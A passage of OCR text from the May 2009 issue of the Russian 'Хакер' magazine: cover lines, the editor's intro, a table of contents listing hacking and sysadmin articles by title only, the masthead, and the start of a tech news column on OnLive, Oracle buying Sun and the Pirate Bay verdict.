АТАКА НА БАНКИ: 6 ЦЕЛЕЙ ПО ВСЕМУ МИРУ СТР. 50

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

МАЙ 05 (125) 2009

144 СТРАНИЦЫ



(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 09005

WINDOWS 7
НОВАЯ ВИНДА ГЛАЗАМИ СИСАДМИНА

СТР. 120


12 ТУЛЗ
ДЛЯ СНИФИНГА И РАБОТЫ С ПАКЕТАМИ

СТР. 36

НОВЫЕ ГРАНИ BSD
ДЕТАЛЬНЫЙ ОБЗОР OPENBSD 4.5 И NETBSD 5.0

СТР. 84

ХАКЕР 05|МАЙ|2009 ВСКРЫВАЕМ SLL/ ПЕРЕХВАТ ДАННЫХ В ЗАЩИЩЕННЫХ СОЕДИНЕНИЯХ 125





Intro

Ну что, у меня хорошая новость. Майский][у нас получился толще апрельского: объем журнала вновь составляет 144 страницы, а значит, удельное содержание хаков, типсов и триксов в номере достигло своего номинального значения :). Скажу даже больше — этот номер мы по максимуму постарались сделать интересным и заполненным новой инфой. Вот и вскрытая банка сгущенки на обложке — явно неспроста. Мы разобрались с новой методикой по перехвату данных в SSL-сессиях, представленной ны февральском Black Hat и подготовили для тебя мануал практической направленности — можешь легко проверить новый концепт в действии. Только совет: дома и на vmware :).

nikitoz, гл. ред. Х

CONTENT 05(125)





004 MEGANEWS
Все новое за последний месяц

FERRUM
016 **Я НЕ ЗАБУДУ НИКОГДА**
Сравнительный тест винчестеров объемом не менее 1 Тб

PC_ZONE
022 **ЗАОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ**
Cloud Computing на пальцах
026 **ВСКРЫВАЕМ SSL**
Перехват данных в защищенных соединениях
032 **ВИРТУАЛЬНАЯ МАШИНА ЗАБЕСПЛАТНО**
Берем на вооружение программу VirtualBox
036 **ЛУЧШИЕ ИНСТРУМЕНТЫ ПЕН-ТЕСТЕРА**
Сниферы и работа с пакетами

ВЗЛОМ
040 **EASY-HACK**
Хакерские секреты простых вещей
044 **ОБЗОР ЭКСПЛОИТОВ**
Свежие уязвимости от Сквоза
050 **ЧУДЕСА ФИНАНСОВОЙ БЕЗОПАСНОСТИ**
Псевдозащищенность банков
056 **МОБИЛЬНЫЙ БОТНЕТ**
Создаем загон для iPhone-зомби
060 **ВОЛШЕБНЫЕ ЗАПИСОЧКИ**
Методика полного копирования сайта
066 **WORDPRESS ИЛИ ВАГОН 0DAY УЯЗВИМОСТЕЙ**
Продолжаем хак популярнейшего движка
072 **X-TOOLS**
Программы для взлома

СЦЕНА
074 **ОСТАТКИ БЫЛОЙ РОСКОШИ**
Медленная смерть системы E-Gold


ЮНИКСОЙД
078 **ЧЕМПИОН В ЛЕГКОМ ВЕСЕ**
Практическое руководство по поселению GNU/Linux на микроконтроллере
084 **НОВЫЕ ГРАНИ BSD**
Детальный обзор OpenBSD 4.5 и NetBSD 5.0

КОДИНГ
090 **КУДА ПОДАТЬСЯ ТЕЛЕФОННОМУ КОДЕРУ?**
Полный гид по мобильным платформам для программиста
096 **КОНВЕЙЕРНЫЙ ХАК ПО-ПРОГРАММЕРСКИ**
Автоматизация взлома сайтов с помощью Python
100 **ТЕМНОЕ ИСКУССТВО ИГРОДЕЛА, ЧАСТЬ 4: MULTIPLAYER**
Разрабатываем клиент и сервер для многопользовательских баталий
106 **ВИРМЭЙКЕРСКИЕ ТИПСЫ И ТРИКСЫ**
Игра в прятки на уровне ядра

ФРИКИНГ
110 **ОСЦИЛЛОГРАФ!**
Обуздай его по-фрикерски
114 **ГЛАВНЫЙ ИНСТРУМЕНТ ФРИКЕРА**
Великий и могучий UART

SYN/ACK
120 **НА СЕДЬМОМ НЕБЕ С WINDOWS SE7EN**
Windows 7 глазами IT-специалиста
124 **ВО ВЛАСТИ ГИПЕРВИЗОРА**
Citrix XenServer: обзор новой версии платформы виртуализации
128 **АРЕНДА ОТ СОБСТВЕННИКА**
Поднимаем сервис по сдаче в аренду виртуальных FreeBSD-серверов
134 **ИГРЫ С ЖЕЛЕЗНЫМИ КОШКАМИ**
Настраиваем боевой Cisco роутер

ЮНИТЫ
140 **FAQ UNITED**
Большой FAQ
143 **ДИСКО**
8,5 Гб всякой всячины
144 **WWW2**
Удобные web-сервисы



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «**Dlinyj**»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе,
д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Михаил Степанов
>Финансовый директор
Татьяна Гудебская
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый


/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.



МАРИЯ «MIFRILL» НЕФЕДОВА / MIFRILL@REAL.XAKEP.RU /

ОБО ВСЕМ ЗА **ПОСЛЕДНИЙ МЕСЯЦ**

Crysis на нетбуке уже реальность



Правда, было бы здорово, если бы самые последние и требовательные к железу игры можно было бы запускать на любом компьютере, практически мгновенно? Притом, безо всяких апгрейдов, проблем с драйверами и настройками! То, что совсем недавно казалось мечтами, скоро станет реальностью. Компания OnLive уже почти готова представить нам новый игровой сервис с одноименным названием, построенный на принципе облачной обработки данных. То есть, фактические мощности находятся у поставщика услуги, а пользователю все предоставляется удаленно, как интернет-сервис. Чтобы поиграть, понадобятся лишь браузер и установленный плагин OnLive. Для желающих гамать не на ПК, а на ТВ, будет возможность приобрести недорогую приставку. Само собой, канал потребуется широкий: для SD — 1.5Mbps, а для HD (1280p) — 5Mbps. Но стоит сказать, что в OnLive разработали свою технологию сжатия данных. Задержка составляет порядка миллисекунды и лагов не предвидится. Выбор игр, судя по всему, будет не мал — соглашения с OnLive уже подписали Electronic Arts, Eidos, Atari, WarnerBros и другие видные представители геймдева. На данный момент проект находится в закрытой бете. Открытое тестирование назначено на лето (по адресу www.onlive.com даже можно записаться). Релиз утехи запланирован на конец 2009 года.

ПО ДАННЫМ КОМПАНИИ ЯНДЕКС, В РУССКОЙ БЛОГОСФЕРЕ УЖЕ 7.4 МИЛЛИОНА БЛОГОВ. 6.9 МЛН. ИЗ НИХ — ДНЕВНИКИ, ОСТАЛЬНОЕ — РАЗЛИЧНЫЕ СООБЩЕСТВА.

Подвинься, Europeana

Виртуальные двери очень интересного проекта — Всемирной цифровой библиотеки (World Digital Library) — распахнулись 21-го апреля. Идею создания ресурса еще в 2005 году подал директор Библиотеки Конгресса США Джеймс Биллингтон, а международные организации вроде ЮНЕСКО, ООН и ИФЛА с радостью ее подхватили. Суть проста — свести воедино как можно больше библиотек, архивов и иже с ними, собрав на одном сайте практически все культурное наследие мира. К «наследию» отнесли рукописи, карты, редкие книги, ноты, записи, фильмы, снимки, фотографии и архитектурные чертежи. Это настоящий праздник на улице любителей истории! Сайт работает на семи языках, среди которых есть и русский. Да-да, как ни странно, Россия тоже участвует в благом начинании. На www.wdl.org нашу страну представляют Российская Национальная библиотека и Российская Государственная библиотека. Любопытно и то, что в финансировании участвуют такие гиганты IT, как Google и Microsoft. Первые выделили WDL 3 млн. долларов, вторые — миллион.



PC27

Пишем больше, пишем быстрее

Blu-ray диски все плотнее входят в наш быт. И производители железа не отстают, поставляя более совершенные устройства для их чтения и записи. Так, компания Pioneer представила новый привод под номером BDR-2203, с поддержкой Blu-ray, DVD и CD. К компьютеру новинка подключается через интерфейс SATA. Главное достоинство — привод умеет записывать двухслойные BD-R на скорости 8x, и бэкап 50 Гб будет занимать примерно полчаса. Вместе с «резаком» поставляется пакет программ CyberLink. Однако цены на «чудеса техники» по-прежнему остаются кусачими. В США за новинку придется отдать 250 долларов, а что будет на российском рынке — можно только предполагать.



В ЕВРОПЕ FACEBOOK — СОЦИАЛЬНАЯ СЕТЬ № 1. А В РОССИИ ОНА НАХОДИТСЯ ЛИШЬ НА 7-М МЕСТЕ ПО ПОПУЛЯРНОСТИ.

Блоги замечательных людей



С огромной скоростью сервис для микроблоггинга Twitter наращивает популярность. Сегодня twitter-аккаунты есть у многих знаменитостей, от Бритни Спирс до Барака Обамы, но настоящий рекорд удалось поставить телеведущей Опре Уинфри. Опра оформила первый пост 17 апреля, и уже через 2 часа у нее было 100.000 фоловеров (aka друзей-читателей). На текущий момент эта цифра выросла в пять раз — у Опры уже 505.985 «последователей». Миссис Уинфри так популярна на Западе, что в день ее регистрации посещаемость Twitter подскочила на 24%. Должно быть, тысячи домохозяек решили последовать примеру кумира. Посмотреть феномен своими глазами можно на www.twitter.com/Oprah.

А в России президент страны решил завести ЖЖ. Не секрет, что Дмитрий Анатольевич с 2008 года ведет видео-блог на kremlin.ru. Перенести блог главы государства на независимую площадку решили из-за проблем кремлевского сайта (тот не справляется с наплывом посетителей, да и скорость обработки комментариев оставляет желать лучшего). Сервис LiveJournal был выбран как наиболее популярная в рунете площадка для блоггинга. Блог зарегистрирован как сообщество и расположен по адресу http://community.livejournal.com/blog_medvedev. Ведут его, разумеется, модераторы. На ЖЖ президента за прошедшие несколько дней подписалось более 5.5 тысяч человек, хотя «начинка» журнала — не более чем кросспост из www.blog.kremlin.ru.

5.6 миллиардов! Продано!

В прошлом номере мы писали о том, что корпорация IBM, кажется, не против приобрести Sun Microsystems. Слухи подтвердились — предложение о покупке Sun за почти 7 млрд. долларов действительно было отвергнуто последними. Но после отказа, вызванного, судя по всему, недостаточно хорошей ценой, акции Sun не просто «пошли вниз», а буквально рухнули на 25%. Так что, новое предложение, поступившее уже от компании Oracle, пришлось весьма кстати. Один из крупнейших мировых разработчиков в области систем управления БД предложил Sun 9.5 долларов за акцию. Это всех полностью устроило. Очевидно, в Sun поняли, что время торговаться прошло. Сделку планируют оформить окончательно уже этим летом, а итоговая сумма составит 5.6 миллиарда долларов (с учетом долга компании — 7.4 млрд.). К чему приведет слияние, покажет время, но последствия явно будет далеко идущие. В руках Oracle теперь, по сути, сосредоточены монополия на технологию Java и разработки Sun в области железа!



Новый Radeon с водяным охлаждением



Не успела компания AMD сделать заявление о выпуске «самой быстрой в мире игровой 3D-карты в категории до $260» (ATI Radeon HD 4890), как корпорация TUL уже представила публике свой продукт на базе нового GPU. Карточка, получившая название PowerColor LCS HD4890, не может не понравиться геймерам — она относится к линейке PowerColor Liquid Cooling Solution (то есть, имеет систему водяного охлаждения). Видеокарта занимает только один слот и при этом гарантирует отличную производительность в 3D, в сочетании с эффективным теплообменом (на 20 градусов Цельсия эффективнее воздушных систем). К тому же, благодаря H2O, стало возможно повысить частоты GPU и памяти, которые равны 900 и 1000 МГц (4000 МГц), соответственно. Объем памяти новинки составляет 1 Гб (GDDR5). Но за все нужно платить, поэтому цена PowerColor LCS HD4890 равна уже не 260, а $339.

ШВЕДСКИЙ НАЦИОНАЛЬНЫЙ МУЗЕЙ НАУКИ И ТЕХНОЛОГИЙ ВЫКУПИЛ У ПОЛИЦИИ СЕРВЕР THEPIRATEBAY.ORG ЗА $243 И ВЫСТАВИЛ ЕГО В КАЧЕСТВЕ ОДНОГО ИЗ «ИЗОБРЕТЕНИЙ, СИЛЬНЕЕ ВСЕГО ПОВЛИЯВШИХ НА ЖИЗНЬ ЛЮДЕЙ».

Знание — сила



Если новость об открытии Всемирной цифровой библиотеки порадует людей, увлеченных историей, то нововведение на видео-хостинге YouTube придется по душе всем, кто тянется к знаниям. Теперь по адресу www.youtube.com/edu можно найти видео-лекции и обучающие материалы от лучших мировых колледжей и университетов. Здесь представлены и MIT, и Стэндфордский университет, и Беркли, и многие другие. Количество роликов, выложенных одним учебным заведением, порой достигает нескольких сотен. Зрителю даже предлагаются готовые плейлисты с курсами на тему, например, линейной алгебры или дифференциальных уравнений! И самое главное — все это великолепие совершенно бесплатно, и потребует, разве что, знания английского языка.

Google, уходи

Мы уже не раз упоминали: не все жители планеты Земля счастливы, что Google снимает их дома со спутника, а по улицам городов колесит гугло-мобиль. Некоторые даже пытались оспорить право «корпорации Зла» публиковать снимки их жилья в Google Maps через суд, но из этого ничего не вышло. Что ж, советуем им брать пример с жителей маленькой английской деревушки Броутон. Бдительные англичане, приметив машину с камерой Google Street View на борту, подняли на ноги всех соседей, вооружились, вызвали полицию и, в ожидании стражей порядка, грудью встали на въезде в деревню. Увидев такой решительный отпор, водитель гугло-мобиля не стал долго думать, а попросту развернулся и уехал. И только спустя некоторое время население Броутона поведало прессе, что, оказывается, за последние 1.5 месяца у них в деревне произошло три серьезных кражи. Перспектива публикации в Google Maps фотографий, облегчающих жизнь и без того обнаглевшим ворам, местных совершенно не обрадовала.



Казнить, нельзя помиловать



В Стокгольме 17-го апреля был вынесен приговор по делу команды трекера The Pirate Bay (о самом процессе мы подробно рассказывали). И хотя впервые в истории казалось, что борцы за свободу информации могут выиграть, чуда не произошло. Все трое админов трекера и бизнесмен Карл Лундстрем, вложивший в них деньги и предоставивший хостинг, признаны виновными в содействии нарушению копирайта. Суд также постановил, что обвиняемые действовали как преступная группа и прекрасно знали, что способствуют распространению материалов, нарушающих авторские права. Все это позволило классифицировать их вину, как «тяжкую». Каждому из команды TPB дали по году тюрьмы, и обязали четверку выплатить медиа-магнатам компенсацию в размере 3.620.000 долларов, разделив эту сумму на троих (по $905 тысяч с каждого). Напомним, что исходно сторона обвинения требовала порядка 13 млн. долларов.

Нельзя сказать, что вердикт стал полной неожиданностью — недооценивать силу антипиратского лобби было бы глупо. Но вот разразившегося неделю спустя скандала вряд ли кто-то ожидал. Внезапно выяснилось, что судья Томас Нурстрем является активным членом сразу трех антипиратских организаций — ассоциации по защите авторских прав Швеции (SFU), ассоциации промышленного права (SFIR) и Stiftelsen.SE (The Internet Infrastructure Foundation). Не менее интересно и то, что в первой и третьей организациях «засветились» другие представители обвинения — Хенрик Понтен, Петер Дановски и Моника Вадстед. Админы TPB не унывали и сразу после вынесения вердикта заявили: «даже проиграв, мы все равно выиграли». А уж после огласки столь неприятных для обвинения фактов и вовсе приободрились. Адвокаты The Pirate Bay готовят апелляции в вышестоящие инстанции, притом теперь они намереваются не обжаловать приговор, а просить его полной отмены и пересмотра дела. Похоже, разбирательство действительно растянется на 2–4 года, как и предполагалось с самого начала. Ну, а «виновник торжества» — трекер, в это время будет продолжать работать. Закрыться ThePirateBay.org, по мнению TPB-четверки, может лишь в одном случае — если 